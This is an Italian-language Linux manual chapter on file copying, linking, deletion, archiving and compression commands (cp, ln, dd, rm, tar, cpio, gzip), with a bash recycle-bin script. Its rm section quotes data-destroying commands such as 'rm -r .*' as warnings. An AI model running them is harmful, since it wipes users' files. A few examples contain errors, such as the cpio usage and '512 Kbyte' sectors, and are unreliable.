Copia file e directory in modo ricorsivo (includendo le sottodirectory).

`-S` *⟨suffisso-di-backup⟩* `| --suffix=`*⟨suffisso-di-backup⟩*

Permette di definire il suffisso da utilizzare per le eventuali copie di sicurezza delle versioni precedenti. Se non viene specificato con questa opzione, si utilizza il simbolo contenuto nella variabile di ambiente **`SIMPLE_BACKUP_SUFFIX`**. Se anche questa variabile non è stata predisposta, si utilizza il simbolo tilde (`~`).

`-V` *⟨tipo-di-backup⟩* `| --version-control=`*⟨tipo-di-backup⟩*

Permette di definire esplicitamente il modo con cui gestire le copie di sicurezza delle versioni precedenti, quando si usa anche l'opzione **`-b`**. Per la precisione cambia il tipo di estensione che viene aggiunto ai file:

- **t**, **numbered**
  le copie di sicurezza hanno un'estensione numerata;
- **nil**, **existing**
  mantiene le copie di sicurezza solo per i file che hanno già una o più copie di sicurezza numerate;
- **never**, **simple**
  esegue una copia di sicurezza semplice, ovvero ne mantiene una sola copia.

Se questa opzione non viene indicata, si prende in considerazione il valore della variabile di ambiente **VERSION_CONTROL**.

Variabili

`VERSION_CONTROL`

Permette di definire la modalità di gestione delle copie di sicurezza delle versioni precedenti in modo predefinito. I valori attribuibili a questa variabile sono gli stessi utilizzati come argomento dell'opzione **-V**.

`SIMPLE_BACKUP_SUFFIX`

Definisce il simbolo da utilizzare come suffisso per i nomi dei file che rappresentano le copie di sicurezza.

Esempi

$ **cp -r /test/* ~/prova**

Copia il contenuto della directory `/test/` in `~/prova/`, copiando anche eventuali sottodirectory contenute in `/test/`.

$ **cp -r /test ~/prova**

Copia la directory `/test/` in `~/prova/` (attaccando `test/` a `~/prova/`), copiando anche eventuali sottodirectory contenute in `/test/`.

$ **cp -P aa/bb/cc miadir**

Copia il file `aa/bb/cc` in modo da ottenere `miadir/aa/bb/cc`. Le directory intermedie, eventualmente mancanti, vengono create.

## 47.1.5 $ ln

`ln [`⟨*opzioni*⟩`]` ⟨*origine*⟩ ⟨*destinazione*⟩

`ln [`⟨*opzioni*⟩`]` ⟨*origine*⟩`...` ⟨*directory*⟩

Crea un collegamento tra file o tra directory. Se viene specificata un'origine e una destinazione, quest'ultima sarà il nuovo collegamento che punta al nome indicato come origine (e può trattarsi anche di una directory). Se vengono specificati più nomi nell'origine, l'ultimo argomento deve essere una directory e si intende che al suo interno verranno creati tanti collegamenti quanti sono i nomi indicati come origine. Se non viene specificato diversamente attraverso le opzioni, vengono creati dei collegamenti fisici e non dei collegamenti simbolici.

Alcune opzioni

`-b | --backup`

`-f | --force`

`-i | --interactive`

`-S | --suffix`

`-V | --version-control`

Le opzioni sopra indicate funzionano nello stesso modo di **cp**.

---

`-s | --symbolic-link`

Crea un collegamento simbolico invece di creare un collegamento fisico.

`-d | -F | --directory`

Permette all'utente **`root`** di creare un collegamento fisico per una directory, ma questa operazione dovrebbe essere impedita poi dal kernel Linux.

`-n | --no-dereference`

Quando la destinazione corrisponde a un collegamento simbolico preesistente che punta verso una directory, il funzionamento normale prevederebbe la creazione del collegamento in quella directory. Usando questa opzione si intende evitare ciò, rimpiazzando quel collegamento simbolico. Per poter attuare in pratica la cosa, occorre anche utilizzare l'opzione **`-f`**.

Variabili

**`ln`** utilizza le variabili di ambiente **`VERSION_CONTROL`** e **`SIMPLE_BACKUP_SUFFIX`** nello stesso modo di **`cp`**.

Esempi

`$` **`ln -s /bin/ls ~/elenco`**

Crea il collegamento simbolico `elenco` all'interno della directory personale che punta a `/bin/ls`. Eseguendo `~/elenco` si ottiene in pratica di eseguire il comando **`ls`**.

`$` **`ln /bin/ls ~/elenco`**

Crea il collegamento fisico `elenco`, all'interno della directory personale, che punta a `/bin/ls`. Eseguendo **`~/elenco`** si ottiene in pratica di eseguire il comando **`ls`**.

`$` **`ln -s /bin/* ~/`**

Crea una serie di collegamenti simbolici all'interno della directory personale per tutti i file contenuti in `/bin`. Per ogni collegamento simbolico che viene creato, il percorso di questo sarà assoluto e inizierà con `/bin/`.

`$` **`cd /bin ; ln -s * ~/`**

In questo esempio, rispetto a quanto mostrato in quello precedente, il comando di creazione dei collegamenti simbolici viene dato nel momento in cui ci si trova nella directory `/bin/`, in riferimento a tutti i file della stessa. Quello che si ottiene nella directory personale dell'utente è la creazione di collegamenti simbolici diretti a se stessi, e quindi **perfettamente inutili**.

`$` **`ln -s /bin ~/binari`**

Crea il collegamento simbolico `~/binari` alla directory `/bin/`. Eseguendo **`cd ~/binari`** ci si ritroverà in `/bin/`.

### 47.1.6 $ install

`install [`⟨*opzioni*⟩`]` ⟨*origine*⟩`...` ⟨*destinazione*⟩

`install [`⟨*opzioni*⟩`] -d` ⟨*directory*⟩`...`

Copia i file attribuendo i permessi e le proprietà stabilite. In pratica, si comporta in modo simile a **`cp`** con in più la possibilità di definire gli attributi dopo la copia e di creare tutte le directory necessarie. È usato tipicamente per l'installazione di programmi.

Alcune opzioni

`-b | --backup`

`-S | --suffix`

`-V | --version-control`

Le opzioni sopra indicate funzionano nello stesso modo di **`cp`**.

---

`-d` ⟨*directory*⟩`... | --directory=`⟨*directory*⟩`...`

Crea le directory indicate, definisce l'utente proprietario, il gruppo proprietario e i permessi in base alle altre opzioni.

`-g` ⟨*gruppo*⟩ | `--group=`⟨*gruppo*⟩

Definisce il gruppo proprietario dei file installati o delle directory.

`-m` ⟨*modalità*⟩ | `--mode=`⟨*modalità*⟩

Definisce i permessi in modo analogo alla sintassi di **`chmod`** (46.2.5).

`-o` ⟨*proprietario*⟩ | `--owner=`⟨*proprietario*⟩

Definisce l'utente proprietario dei file installati o delle directory.

## 47.1.7 $ dd

`dd [`⟨*opzioni*⟩`]`

**`dd`** (*Data Duplicator* o *Data Dump*) è un programma di copia a basso livello. Le opzioni sono definite in modo strano rispetto ai normali programmi di utilità Unix: non sono prefissate dal solito trattino (**`-`**). Se tra le opzioni non vengono definiti i file di input o di output, si usano rispettivamente lo standard input e lo standard output.

Molte delle opzioni utilizzano un argomento numerico. Questi argomenti numerici possono essere indicati anche con l'ausilio di moltiplicatori posti subito dopo il numero stesso:

- *n***`b`** = *n* * 512
- *n***`c`** = *n* * 1 = *n*
- *n***`k`** = *n* * 1024
- *n***`w`** = *n* * 2
- *n***`x`***m* = *n* * *m*

### Opzioni

`if=`⟨*file*⟩

Legge i dati dal file indicato invece che dallo standard input.

`of=`⟨*file*⟩

Scrive i dati nel file indicato invece che attraverso lo standard output. In questo caso, se il file indicato esiste già e la quantità di dati da scrivere è inferiore alla sua vecchia dimensione, questo file viene troncato alla dimensione nuova. Questa regola non vale più se si utilizza un tipo di conversione **`notrunc`** (viene descritto più giù).

`ibs=`⟨*numero-di-byte*⟩

Legge a blocchi di byte della quantità indicata dall'argomento.

`obs=`⟨*numero-di-byte*⟩

Scrive a blocchi di byte della quantità indicata dall'argomento.

`bs=`⟨*numero-di-byte*⟩

Legge e scrive a blocchi di byte della quantità indicata dall'argomento. Questa opzione annulla eventuali dichiarazioni fatte attraverso **`ibs`** e **`obs`**.

`cbs=`⟨*numero-di-byte*⟩

Definisce la dimensione del *buffer* di conversione. In pratica determina la dimensione del blocco da utilizzare quando si devono effettuare delle conversioni nella codifica. Più avanti viene descritto il significato di questa opzione, in corrispondenza della descrizione dei tipi di conversione attuabili.

`skip=`⟨*numero-di-blocchi*⟩

In fase di lettura del file di input, salta il numero di blocchi indicato come argomento, dall'inizio del file, prima di iniziare la copia. I blocchi in questione corrispondono a quanto definito con **`ibs`** o con **`bs`**.

`seek=`⟨*numero-di-blocchi*⟩

In fase di scrittura del file di output, salta il numero di blocchi indicato come argomento prima di iniziare la copia. I blocchi in questione corrispondono a quanto definito con **`obs`** o con **`bs`**. Il risultato dell'azione di saltare dei blocchi in fase di scrittura cambia a seconda che il file di destinazione sia già esistente o meno. Se il file esiste già, i byte dei blocchi saltati vengono lasciati inalterati e nel file si comincia a scrivere dopo la posizione indicata: se poi il file è troppo corto, questo viene allungato. Se il file non esiste, i byte dei blocchi da saltare vengono scritti con un valore nullo (<*NUL*>).

`count=`⟨*numero-di-blocchi*⟩

Determina la quantità di blocchi da scrivere: si tratta di blocchi di input e quindi di quelli definiti attraverso l'opzione **`ibs`** o **`bs`**. Senza l'indicazione di questa opzione, la copia è sempre completa (a meno che non si saltino delle porzioni con l'opzione **`skip`**).

`conv=`⟨*conversione*⟩`[,`⟨*conversione*⟩`]...`

Permette di definire il tipo di conversione, anche attraverso passaggi successivi. Il tipo di conversione viene specificato con il nome che lo identifica. Se si intendono applicare passaggi successivi, i tipi di conversione si separano con una virgola senza spazi prima o dopo la stessa.

Tipi di conversione

`ascii`

Converte dalla codifica EBCDIC a ASCII.

`ebcdic`

Converte dalla codifica ASCII a EBCDIC.

`ibm`

Converte dalla codifica ASCII-IBM a EBCDIC.

`block`

Tratta le righe di ingresso come record terminati dal codice di interruzione di riga. Questi record vengono troncati o allungati in modo da corrispondere alla dimensione indicata attraverso l'opzione **`cbs`**. Alla fine, i codici di interruzione di riga risultano trasformati in spazi normali (<*SP*>), a meno che i record non siano stati troncati prima, e se si è reso necessario un allungamento dei record, è sempre il carattere spazio a essere aggiunto.

In pratica, il risultato finale è quello di un file con i record di dimensione uguale e per questo senza più alcuna terminazione attraverso codici di interruzione di riga.

`unblock`

Esegue l'operazione opposta di **`block`**: il file in ingresso viene letto a blocchi di dimensione stabilita attraverso l'opzione **`cbs`** e gli spazi finali di ogni blocco vengono sostituiti con il codice di interruzione di riga.

`lcase`

Trasforma le lettere maiuscole in minuscole.

`ucase`

Trasforma le lettere minuscole in maiuscole.

`swab`

Scambia le coppie di byte: ciò può essere utile quando i dati in questione sono interi a 16 bit da trasformare in, o da, una piattaforma Intel. (Nelle piattaforme Intel, gli interi a 16 bit sono scritti in modo da invertire la sequenza normale dei due byte che si utilizzano).

`noerror`

Nel caso si verifichi un errore di lettura, continua ugualmente l'operazione.

`notrunc`

Il file in uscita non viene troncato. Questo argomento è utile nel caso si scriva su file già esistenti: se dopo la trasformazione che si fa, la dimensione dei dati in uscita è inferiore a quella che ha già il file su cui si scrive, i dati rimanenti si lasciano come sono senza ridurre la dimensione di questo file.

`sync`

Aggiusta la lunghezza di ogni blocco in ingresso, aggiungendo eventualmente il carattere <*NUL*> (0x00), in modo che la sua dimensione sia uguale a quanto stabilito attraverso l'opzione **`ibs`**.

Esempi

Il programma **dd** viene usato normalmente per riprodurre le immagini di dischetti, anche se nella maggior parte dei casi è sufficiente usare **cp**.

---

```
# dd if=disk.img of=/dev/fd0
```

In questo caso si trasferisce semplicemente il file `disk.img` nel dischetto (inizializzato precedentemente). Nessun'altra indicazione è stata data, per cui si presume che il file sia adatto al formato di dischetto che si sta utilizzando.

```
# dd if=disk.img of=/dev/fd0 obs=18k
```

Rispetto all'esempio precedente, si immagina di avere a disposizione un dischetto da 1440 Kbyte (e naturalmente che il file-immagine sia adatto a questo tipo di dischetto). Un dischetto da 3,5 pollici con questo formato è composto da cilindri contenenti 18+18 settori di 512 Kbyte: 2*18*512 = 18 Kbyte. Specificando l'opzione **obs=18k** si intende fare in modo che **dd** fornisca al dispositivo `/dev/fd0` blocchi di quella dimensione per da facilitare l'operazione di scrittura.

```
# dd if=disk.img of=/dev/fd0 obs=18k count=80
```

Rispetto all'esempio precedente, viene specificato il numero di blocchi da scrivere: 80, pari al numero dei cilindri. In questo modo, se il file in ingresso fosse più grande, non ci sarebbe alcun tentativo di superare tale limite.

## 47.2 Spostamento e cancellazione

Lo spostamento è una sorta di copia e cancellazione dell'originale. Attraverso questo meccanismo si ottiene anche il cambiamento del nome di file e directory: un cambiamento di nome puro e semplice non è possibile. Questo fatto deve essere considerato quando si valutano le conseguenze dei permessi attribuiti ai file e alle directory, e quando si valuta l'eventuale pericolosità di questo tipo di operazione: cambiare nome a un file in modo errato può provocare la sovrascrittura di un altro.

La cancellazione è sempre l'operazione più pericolosa. Nei filesystem Second-extended non è molto facile recuperare i dati cancellati. Piuttosto di cancellare, sarebbe meno pericoloso spostare temporaneamente i file in una directory che funge da cestino. Nella sezione 47.2.3 viene mostrato uno script in grado di gestire agevolmente una sorta di cestino del genere.

### 47.2.1 $ mv

`mv [`⟨*opzioni*⟩`]` ⟨*origine*⟩`...` ⟨*destinazione*⟩

Sposta i file o le directory. Se vengono specificati solo i nomi di due elementi (file o directory), il primo viene spostato o rinominato in modo da ottenere quanto indicato come destinazione. Se vengono indicati più elementi (file o directory), l'ultimo argomento **deve** essere una directory: verranno spostati tutti gli elementi elencati nella directory di destinazione. Nel caso di spostamenti attraverso diversi filesystem, vengono spostati solo i file normali, e quindi: né collegamenti, né directory.

> **mv** può essere pericoloso perché può sovrascrivere altri file senza preavviso. Per ridurre le possibilità di errori, conviene creare un alias in modo che **mv** funzioni sempre con l'opzione **-i**. Se poi si ha la necessità di sovrascrivere i file di destinazione, si può sempre utilizzare l'opzione **-f**.

Alcune opzioni

`-b | --backup`

`-f | --force`

`-i | --interactive`

`-S | --suffix`

`-V | --version-control`

Le opzioni sopra indicate funzionano nello stesso modo di **cp**.

### 47.2.2 $ rm

`rm [⟨opzioni⟩] ⟨nome⟩...`

Rimuove i file indicati come argomento. In mancanza dell'indicazione delle opzioni necessarie, non vengono rimosse le directory.

Alcune opzioni

`-r | -R | --recursive`

Rimuove il contenuto delle directory in modo ricorsivo.

`-i | --interactive`

Chiede una conferma esplicita per la cancellazione di ogni file.

`-d | --directory`

Elimina le directory trattandole come se fossero dei file normali. In pratica, i file e le altre directory che dovessero eventualmente essere contenuti, non vengono rimossi prima: viene semplicemente interrotto il loro collegamento. L'operazione può essere pericolosa perché ci potrebbero essere dei file aperti al di sotto di queste directory che si rimuovono e questa situazione non verrebbe verificata. Inoltre, dopo un'azione di questo tipo, il filesystem deve essere controllato in modo da eliminare gli errori che si generano: la presenza di file senza riferimenti è un errore.

`-f | --force`

Ignora l'eventuale assenza di file per i quali si richiede la cancellazione e non chiede conferme all'utente. Può essere utile quando si prepara uno script e non è importante se ciò che si cancella esiste già o meno.

Esempi

```
$ rm prova
```

Elimina il file `prova`.

```
$ rm ./-r
```

Elimina il file `-r` che inizia il suo nome con un trattino, senza confondersi con l'opzione **`-r`** (ricorsione).

```
$ rm -r ~/varie
```

Elimina la directory `varie/` che risiede nella directory personale dell'utente, insieme a tutte le sue eventuali sottodirectory.

Attenzione

**`rm`** è pericolosissimo perché è potente e irreversibile. Gli errori più frequenti, e disastrosi, sono causati da sbagli nella digitazione dei comandi o da cattiva valutazione dell'effetto di uno di questi. Ci sono tre cose da fare per ridurre i rischi di disastri:

- evitare il più possibile di accedere come utente **`root`**;
- controllare il comando che si vuole eseguire;
- creare un alias in modo che **`rm`** funzioni sempre con l'opzione **`-i`**.

Gli errori più frequenti **da evitare** sono i seguenti.

```
$ rm prova *
```

L'intenzione era quella di eliminare solo i file che iniziano con la parola **`prova`**, in realtà, si è inserito uno spazio involontario tra **`prova`** e l'asterisco. In tal modo, viene cancellato il file prova e poi tutto quello che si trova nella directory corrente.

```
$ rm -r .*
```

L'intenzione era quella di eliminare tutti i file e le directory nascoste (cioè tutto ciò che inizia con un punto) contenute nella directory corrente. In realtà si cancellano sì i file nascosti, ma con essi anche la directory corrente (**`.`**) e la directory precedente (**`..`**). In pratica, se i permessi dei file e delle directory lo permettono, si elimina tutto, **PROPRIO TUTTO**.

### 47.2.3 Cestino personale

Il modo migliore per non sbagliare utilizzando **rm** è quello di non usarlo. Quello che segue è un esempio di uno script che invece di cancellare sposta i file e le directory in un cestino costituito da una directory speciale collocata nella propria directory personale.

```
#!/bin/bash
#======================================================================
# ricicla <file>...
#======================================================================

#======================================================================
# Variabili.
#======================================================================

    #------------------------------------------------------------------
    # Il nome del punto di inizio del sistema di riciclaggio.
    #------------------------------------------------------------------
    CESTINO="$HOME/.riciclaggio"
    #------------------------------------------------------------------
    # Questa variabile contiene un nome composto dall'anno, il mese,
    # il giorno, le ore, i minuti e i secondi del momento in cui
    # si esegue lo script.
    # Questo nome verrà utilizzato per ottenere una directory
    # che funga da contenitore dei file da riciclare.
    #------------------------------------------------------------------
    RICICLO=$(date +%Y%m%d%H%M%S)

#======================================================================
# Inizio.
#======================================================================

    #------------------------------------------------------------------
    # Verifica se esiste la directory di partenza del sistema di
    # riciclaggio.
    #------------------------------------------------------------------
    if [ -e $CESTINO ]
    then
        #--------------------------------------------------------------
        # Qualcosa con il nome del cestino esiste già.
        # Si deve verificare che si tratti di una directory.
        #--------------------------------------------------------------
        if [ ! -d $CESTINO ]
        then
            #----------------------------------------------------------
            # Non si tratta di una directory.
            # Non si può procedere con il riciclaggio.
            #----------------------------------------------------------
            echo "Non è possibile procedere con il riciclaggio"
            echo "perché $CESTINO esiste e non è una directory."
            #----------------------------------------------------------
            # Lo script termina restituendo un valore corrispondente
            # a «falso».
            #----------------------------------------------------------
            exit 1
        fi
    else
        #--------------------------------------------------------------
        # La directory non esiste.
        # Si tenta di crearla.
        #--------------------------------------------------------------
        if ! mkdir $CESTINO
        then
            #----------------------------------------------------------
            # Non è stato possibile creare il cestino: forse
            # ci sono problemi di permessi.
```

```
            #--------------------------------------------------------
            echo "Non è possibile creare la directory"
            echo "$CESTINO"
            #--------------------------------------------------------
            # Lo script termina restituendo un valore corrispondente
            # a «falso».
            #--------------------------------------------------------
            exit 1
        fi
    fi
    #----------------------------------------------------------------
    # Giunti a questo punto, dovrebbe esistere la directory
    # $CESTINO. Si passa a creare la sottodirectory usata per
    # questa particolare operazione di riciclaggio.
    #----------------------------------------------------------------
    if ! mkdir $CESTINO/$RICICLO
    then
        #------------------------------------------------------------
        # Non è stato possibile creare il cestino: forse
        # ci sono problemi di permessi.
        #------------------------------------------------------------
        echo "Non è possibile creare la directory"
        echo "$CESTINO/$RICICLO"
        #------------------------------------------------------------
        # Lo script termina restituendo un valore falso.
        #------------------------------------------------------------
        exit 1
    fi
    #----------------------------------------------------------------
    # A questo punto sono stati superati tutti gli ostacoli.
    # Si procede con il trasferimento dei dati da eliminare.
    # Se lo spostamento con «mv» non funziona, si tratta di un
    # tentativo di spostare directory attraverso filesystem differenti.
    #----------------------------------------------------------------
    if ! mv $* $CESTINO/$RICICLO 2> /dev/null
    then
        #------------------------------------------------------------
        # Essendo fallito lo spostamento, almeno in parte, si procede
        # con la copia.
        # La copia viene fatta mantenendo i collegamenti simbolici
        # come tali.
        #------------------------------------------------------------
        if cp -dpR $* $CESTINO/$RICICLO 2> /dev/null
        then
            #--------------------------------------------------------
            # La copia ha funzionato, si procede a eliminare l'origine.
            #--------------------------------------------------------
            rm -r $*
        fi
    fi
    #----------------------------------------------------------------
    # Si conclude con un resoconto.
    #----------------------------------------------------------------
    echo "I file seguenti sono stati trasferiti in $CESTINO/$RICICLO"
    ls "$CESTINO/$RICICLO"

#====================================================================
# Fine.
#====================================================================
```

## 47.3 Archiviazione e compressione

L'archiviazione è quel procedimento con cui si impacchettano file o rami di directory in modo da facilitarne la conservazione all'interno di unità di memorizzazione senza filesystem. Per lo stesso motivo, l'archiviazione è il modo con cui si possono trasferire agevolmente i dati attraverso piattaforme differenti.

L'archiviazione pura e semplice non ottiene alcun risparmio nello spazio utilizzato dai dati. Per questo si utilizza la compressione che permette di ridurre questo utilizzo.

> L'archiviazione pura e semplice è ottenuta normalmente attraverso il programma **`tar`** o il programma **`cpio`**. Questi due sono equivalenti, almeno a livello teorico. In pratica, è l'utilizzatore che sceglie quello che per qualche motivo gli è più simpatico, e si specializzerà nell'uso delle sue opzioni particolari.

Questo argomento viene ripreso anche nel capitolo dedicato alle copie di sicurezza (177).

### 47.3.1 $ cpio

`cpio -o [`⟨*opzioni*⟩`] [<` ⟨*elenco-nomi*⟩`] [>` ⟨*archivio*⟩`]`

`cpio -i [`⟨*opzioni*⟩`] [`⟨*modello*⟩`] [<` ⟨*archivio*⟩`]`

`cpio -p [`⟨*opzioni*⟩`]` ⟨*directory-di-destinazione*⟩ `[<` ⟨*elenco-nomi*⟩`]`

Copia file da e verso archivi **`cpio`** o **`tar`**. L'archivio può essere un file su disco, un nastro magnetico o una pipe. Le tre sintassi indicate rappresentano le tre modalità operative del comando.

- *copy-out* (archiviazione)

  Dallo standard input viene letto un elenco di nomi di file (uno per riga) e l'archivio di questi file viene generato ed emesso attraverso lo standard output.

- *copy-in* (lettura di un archivio)

  Dallo standard input viene letto il contenuto di un archivio dal quale si possono estrarre i file in esso contenuti.

- *copy-pass* (copia)

  Dallo standard input viene letto un elenco di nomi di file (uno per riga) e questi file (con il loro contenuto) vengono copiati nella directory di destinazione.

Vedere *cpio.info* o *cpio(1)*.

Alcune opzioni per il copy-out

`-o | --create`

Funziona in modalità *copy-out*.

`-A | --append`

Aggiunge dati a un archivio esistente che deve essere specificato con l'opzione **`-O`**.

`-L | --dereference`

Quando incontra dei collegamenti simbolici, copia i file a cui questi puntano, invece di copiare semplicemente i collegamenti.

`-O` ⟨*nome-archivio*⟩

Specifica il nome dell'archivio da creare o incrementare, invece di utilizzare lo standard output.

Alcune opzioni per il copy-in

`-i | --extract`

Funziona in modalità *copy-in*.

`-d | --make-directories`

Crea le directory necessarie.

`-E` ⟨*file*⟩ `| --pattern-file=`⟨*file*⟩

Legge il modello che esprime i nomi dei file da estrarre, o l'elenco dei nomi stessi, dal file indicato come argomento dell'opzione.

`-f | --nomatching`

Copia soltanto i file che non corrispondono al modello indicato.

`-I` ⟨*archivio*⟩

Permette di specificare il nome dell'archivio da usare, invece di riceverlo dallo standard input.

`-t | --list`

Elenca il contenuto dell'archivio.

Alcune opzioni per il copy-pass

`-p | --pass-through`

Funziona in modalità *copy-pass*.

`-d | --make-directories`

Crea le directory necessarie.

`-l | --link`

Se possibile, crea dei collegamenti invece di copiare i file.

`-L | --dereference`

Quando incontra dei collegamenti simbolici, copia i file a cui questi puntano, invece di copiare semplicemente i collegamenti.

Esempi

`$` **`cpio -o < elenco > /tmp/archivio.cpio`**

Archivia i file e le directory elencati nel file `elenco` generando il file `/tmp/archivio.cpio`.

`$` **`cat *.sgml | cpio -o > /tmp/archivio.cpio`**

Archivia i file e le directory corrispondenti al modello `*.sgml` generando il file `/tmp/archivio.cpio`.

`$` **`find lavoro -print | cpio -o > /tmp/archivio.cpio`**

Archivia la directory `lavoro/`, e tutto il suo contenuto, generando il file `/tmp/archivio.cpio`.

`$` **`cpio -i -t < /tmp/archivio.cpio`**

Elenca il contenuto dell'archivio `/tmp/archivio.cpio`.

`$` **`cpio -i < /tmp/archivio.cpio`**

estrae l'archivio `/tmp/archivio.cpio` a partire dalla directory corrente.

`$` **`cpio -p < elenco > /tmp/prova`**

Copia i file e le directory elencati nel file `elenco` nella directory `/tmp/prova/`.

### 47.3.2 $ tar

`tar` ⟨*opzione-di-funzionamento*⟩ `[`⟨*opzioni*⟩`]` ⟨*file*⟩`...`

**`tar`** (*Tape ARchive*) è un programma di archiviazione nato originariamente per essere usato con i nastri. Il primo argomento deve essere una delle opzioni che ne definisce il funzionamento. Alla fine della riga di comando vengono indicati i nomi dei file o delle directory da archiviare. Se non viene specificato diversamente attraverso le opzioni, l'archivio viene emesso attraverso lo standard output.

Il **`tar`** tradizionale ammette l'uso di opzioni senza il trattino anteriore (**`-`**) consueto. Questa tradizione è stata mantenuta anche nel **`tar`** GNU a cui si fa riferimento in questa sezione, ma questa forma deve essere usata consapevolmente e con prudenza. Negli esempi verrà mostrato in che modo potrebbero essere usate tali opzioni senza trattino.

Per la descrizione completa di questo programma, conviene consultare *tar(1)*.

Opzioni di funzionamento

Un gruppo di opzioni rappresenta l'operazione da compiere. Di queste, può e deve esserne utilizzata una sola. Di solito, data l'importanza di queste opzioni, queste appaiono all'inizio degli argomenti di **`tar`**.

`A | -A | --catenate | --concatenate`

Aggiunge dei file **`tar`** a un archivio già esistente.

`c | -c | --create`

Crea un nuovo archivio.

`d | -d | --diff | --compare`

Trova le differenze tra l'archivio e i file esistenti effettivamente.

`--delete`

Cancella dall'archivio i file indicati. Non può essere usato per un archivio su nastro.

`r | -r | --append`

Aggiunge dati a un archivio già esistente.

`t | -t | --list`

Elenca il contenuto di un archivio.

`u | -u | --update`

Aggiunge solo i file più recenti rispetto a quanto già contenuto nell'archivio.

`x | -x | --extract | --get`

Estrae i file da un archivio.

altre opzioni

`--atime-preserve`

Fa in modo che la data di accesso dei file che vengono archiviati non venga modificata.

`-f` ⟨*file*⟩ | `--file=`⟨*file*⟩

Emette l'archivio nel file o nel dispositivo. Se si tratta di un file normale, questo viene creato.

`-h | --dereference`

Non copia i collegamenti simbolici, ma i file a cui questi fanno riferimento.

`-k | --keep-old-files`

In fase di estrazione da un archivio, non sovrascrive i file eventualmente già esistenti.

`-l | --one-file-system`

Quando viene creato un archivio, resta in un solo filesystem: quello di partenza.

`-L` ⟨*Kbyte*⟩ | `--tape-length=`⟨*Kbyte*⟩

Definisce la dimensione massima dei vari segmenti di copia multivolume.

`-m | --modification-time`

In fase di estrazione da un archivio, non viene ripristinata la data di modifica dei file.

`-M | --multi-volume`

Permette di creare, elencare o estrarre, un archivio multivolume.

`-N` ⟨*data*⟩ | `--after-date=`⟨*data*⟩ | `--newer` ⟨*data*⟩

Archivia solo i file la cui data è più recente di quella indicata come argomento.

`-O | --to-stdout`

Estrae i file emettendoli attraverso lo standard output.

`-p | --same-permissions | --preserve-permissions`

Estrae tutti i permessi associati ai file. Se non viene usata questa opzione, i file ottengono i permessi predefiniti, anche in funzione della maschera dei permessi dell'utente che esegue l'operazione.

`-P | --absolute-path`

Estrae i file utilizzando i percorsi assoluti, cioè senza eliminare la prima barra (**/**) che appare nei nomi di percorso (*pathname*).

`--remove-files`

In fase di creazione di un nuovo archivio, elimina i file archiviati.

`--same-owner`

Durante l'estrazione da un archivio, assegna ai file estratti gli utenti e i gruppi proprietari originali.

`-v | --verbose`

Elenca i file che vengono elaborati.

`-W | --verify`

Cerca di verificare la validità dell'archivio dopo averlo creato.

`-Z | --compress | --uncompress`

Filtra l'archivio attraverso il programma di compressione **`compress`**.

`-z | --gzip | --ungzip`

Filtra l'archivio attraverso il programma di compressione **`gzip`**.

`--use-compress-program` ⟨*programma*⟩

Filtra l'archivio attraverso il programma di compressione indicato nell'argomento. Questo programma di compressione deve riconoscere l'opzione **`-d`**, come fa **`gzip`**, allo scopo di decomprimere i dati.

Esempi

`#` **`tar -c -f /dev/fd0 -L 1440 -M -v /usr`**

Archivia la directory `/usr/` con tutto il suo contenuto, comprese le sottodirectory, utilizzando i dischetti (da 1440 Kbyte).

> Con la copia multivolume, come in questo caso, non è possibile utilizzare la compressione automatica attraverso l'opzione **`-z`** o **`-Z`**.

`#` **`tar cf /dev/fd0 -L 1440 -M -v /usr`**

Esattamente come nell'esempio precedente, con la differenza che le opzioni **`-c`** e **`-f`** sono indicate senza il trattino iniziale.

`#` **`tar cvf /dev/fd0 -L 1440 -M /usr`**

Esattamente come nell'esempio precedente.

`#` **`tar -cfv /dev/fd0 -L 1440 -M /usr`**

`#` **`tar cfv /dev/fd0 -L 1440 -M /usr`**

Questi due esempi sono identici, ed **errati**. Non è possibile accodare lettere di altre opzioni dopo la **`f`**, dal momento che questa richiede un argomento.

> In molti documenti su **`tar`** si vedono esempi errati di questo tipo. Possono anche funzionare, ma sono errati concettualmente, ed è molto probabile incontrare un programma **`tar`** che in tali situazioni faccia qualcosa di diverso da quello che ci si aspetterebbe.

`$` **`tar -t -f /dev/fd0 -L 1440 -M -v`**

Visualizza l'elenco del contenuto dell'archivio fatto su dischetti.

`$` **`tar -x -f /dev/fd0 -L 1440 -M -v -p --same-owner`**

Estrae il contenuto dell'archivio su dischetti a partire dalla posizione corrente.

> È probabile che l'opzione **`--same-owner`** sia già predefinita all'interno di **`tar`**, ma in generale vale la pena di ricordarsene. Tuttavia, in questi esempi, dal momento che si tratta di un utente comune (lo si vede dal dollaro che viene indicato come *prompt*), non ha significato, dal momento che l'utente comune non ha la possibilità di assegnare a un altro la proprietà dei file che crea.

`$` **`tar xpvf /dev/fd0 -L 1440 -M --same-owner`**

Come nell'esempio precedente, aggregando alcune opzioni e togliendo il trattino iniziale di queste.

`$` **`tar -c -f /tmp/archivio.tgz -z -v /usr`**

Archivia il contenuto della directory `/usr/` nel file `/tmp/archivio.tgz` dopo averlo compresso con **`gzip`**.

`$` **`tar czvf /tmp/archivio.tgz /usr`**

Come nell'esempio precedente.

### 47.3.3 $ gzip

`gzip [`⟨*opzioni*⟩`] [`⟨*file*⟩`...]`

**`gzip`** è un programma di compressione attraverso il quale viene creato un file compresso per ogni file indicato negli argomenti. **`gzip`** è in grado di comprimere solo file normali (*regular file*) e soltanto singolarmente: per ogni file ne viene generato un altro con l'estensione `.gz` o un'altra se specificato diversamente con le opzioni. Se non viene indicato alcun file o se si utilizza espressamente un singolo trattino isolato (**`-`**), lo standard input viene compresso e il risultato viene emesso attraverso lo standard output.
Vedere *gzip.info* o *gzip(1)*.

Alcune opzioni

`-c | --stdout | --to-stdout`

Emette il risultato attraverso lo standard output. **`gzip`** si comporta con questa opzione predefinita quando viene eseguito con il nome **`zcat`**.

`-d | --decompress | --uncompress`

Decomprime un file compresso. **`gzip`** si comporta con questa opzione predefinita quando viene eseguito con il nome **`gunzip`**.

`-r | --recursive`

Se tra i nomi indicati nella riga di comando appaiono delle directory, vengono compressi o decompressi tutti i file in esse contenuti.

`-t | --test`

Controlla l'integrità dei file compressi.

`-1 | -2 | -3 | -4 | -5 | -6 | -7 | -8 | -9`

Permette di definire il livello di compressione: **`-1`** rappresenta la compressione minima, che in compenso richiede meno elaborazione; **`-9`** rappresenta la compressione massima, a scapito del tempo di elaborazione. Se non viene specificata questa opzione, si utilizza un livello intermedio, corrispondente a **`-6`**.

Esempi

`$` **`gzip *.sgml`**

Comprime i file `*.sgml`, utilizzando un livello intermedio di compressione, sostituendo i file originali con quelli compressi: `*.sgml.gz`.

